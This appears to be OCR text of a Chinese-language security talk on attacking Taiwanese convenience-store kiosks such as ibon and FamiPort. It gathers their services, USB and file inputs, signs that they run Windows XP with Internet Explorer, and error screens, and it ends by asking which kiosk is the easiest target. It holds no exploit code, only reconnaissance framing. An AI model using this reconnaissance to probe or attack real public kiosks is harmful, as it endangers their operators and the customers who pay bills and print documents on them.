0WN3D Kiosk

zha0

Index of /

基本简介
信息收集
研究过程
天马行空

基本简介

who am I ?

我总是问自己”我是谁”，直到现在依然努力的寻找自我。

why am I here ?

这是个好的问题, 等我真正明白时在回答你！

什么是 kiosk ?

贩卖亭


商品查價機

台湾那里能找到？

Multi Media *Kiosk* (*MMK*)

http://www.ibon.com.tw

http://www.okmart.com.tw


http://www.famiport.com.tw

福客多

http://www.hilife.com.tw

信息收集

how does a computer process data ?



never trust the bullshit which is inputted by user.

不可预期的输入

输入是我们的武器, 还有眼睛.
最终目标,以输入控制处理及输出.

Is the ***touch monitor*** secure enough?

Is the ***external device*** secure enough?

always open 7-11

- 列印
  - 列印圖片/文件
  - 海報分割列印
  - 創意卡片列印
  - 上傳個人文件
- 掃描
- 下載
- 購票
- 休閒旅遊
- 繳費
- 申辦服務

只要將檔案儲存於記憶卡或隨身碟，帶到ibon可列印唷！

文件、圖片、海報分割列印、創意卡片列印，ibon通通幫你輕鬆搞定!

文件列印

操作Demo

服務說明：

還在煩惱該去哪印報告或作業嗎?先將檔案存到隨身碟，再到ibon印吧！


支援規格及檔案大小限制

- 文件列印服務，為Microsoft Office 2003版本，支援Microsoft Word, Power Point, Excel, txt, ini, pdf及華康wdl的文件。
- 總檔案大小以20MB為限，列印份數最多10份，每份最多列印99頁。
- 消費者若有特殊檔案格式或字型時，請先自行轉檔wdl或pdf格式。
- 本服務不支援壓縮及加密的檔案。
- 每次列印只能選擇單一檔案

的Windows不是正版？

ioon是安源資訊在 7-11 放的多功能資訊機台，因為連上了事務機所以可以做很多事情 == 從基本的掃描、列印到手機圖鈴訂票、繳費等等等，還支援傳檔案到網站上再拿編號到店裡去列印的功能。個人覺得很好用，需要彩色列印的時候我還滿常去的。

唯一的問題是，我因為某個誤操作導致 focus 移到了工具列，然後我發現時鐘旁邊有個熟悉的小圖示：



.....那不是 Windows Genuine Advantage 的圖示嗎？所以ioon面的 Windows 可能不是正版？

http://blog.timc.idv.tw/posts/ibon-and-the-pirated-windows/

http://pcdou.pixnet.net/blog/post/24249966

我把ioon弄壞了

分享


今天要去列印信用卡帳單
（因為遠銀的帳單字型很特別，一般電腦沒有ioon竟然有裝）
不過太久沒列印了
通常到了最後一步的計算金額
都會出現要你通知店員
然後店員開啟Power後就可以順利列出
但是今天我要笨
通知完店員以後
以為還要再重新操作一次
所以就先跳回首頁然後也很順手地把USB拔掉
於是ioon開始沒有反應，觸碰它後都是咚咚叫...

由於畫面顯示『事務機處理中(10000/999)』之類的鬼東西（不太記得了）
研判大概是我剛剛的操作其實有成功已經傳送到影印機了
可是因為跳回首頁又拔USB所以系統找不到文件可以列印
然後就一整個卡在那裡無法動彈

店員於是乎將ioon重新開機
這時我才知道原來ioon是用windows XP當平台啊（用VB寫的）
而且猜想開關機的頻率超低
真是厲害，一連好幾天甚至好幾個月竟然都不會出現當機的狀況...
（微軟是有那麼穩定喔？）

萊富爾


Hi立即冲印


插入記憶卡 再選擇您要的品項
iMage
操作步驟：
1 請插入記憶卡、隨身碟或光碟
2 請選擇您要輸出的品項
3 請直接點選您要輸出的相片
4 請持收據至櫃台繳費即可輸出


找不到好图,不想伤坏大家的眼睛

士林萊爾富正妹店員?

在暗示什么？


手機畫
手機動畫
java遊戲
手機桌布
和絃鈴聲
※您要下載商品資訊※
Microsoft Internet Explorer
確定
請輸入接收手機號碼
000000000
確定購買
往前刪除
重填

挂掉？



Microsoft Internet Explorer
Sys.WebForms.PageRequestManagerServerErrorException: An unknown error occurred while processing the request on the server. The status code returned from the server was: 500
確定
HOT!

FanllyMart

全家就是我家

PS.电源接都还没接

加油好吗 XD


1 2 3
好友去 zoo 拍的 - I...
我的好友(1)
圖片資訊
我的熱門排行
我的最新留言
我的最新相本
我的最新圖片
幻燈片播放
IMG_0688.JPG
點此下一頁
shuqoo.pixnet.net/album/.../150632127
GRAND OPENING
秀泰影城
徵文拿電影票

倒店了吗？

http://www.okmart.com.tw

比较

Touch Monitor	External Device	File type	Application Type
○	○	Document Picture ….	AP/WinXP
○	△		AP/??
○ ○	○ ×	Picture	AP/WinXP IE Browser/WinXP

你会选什么下手？

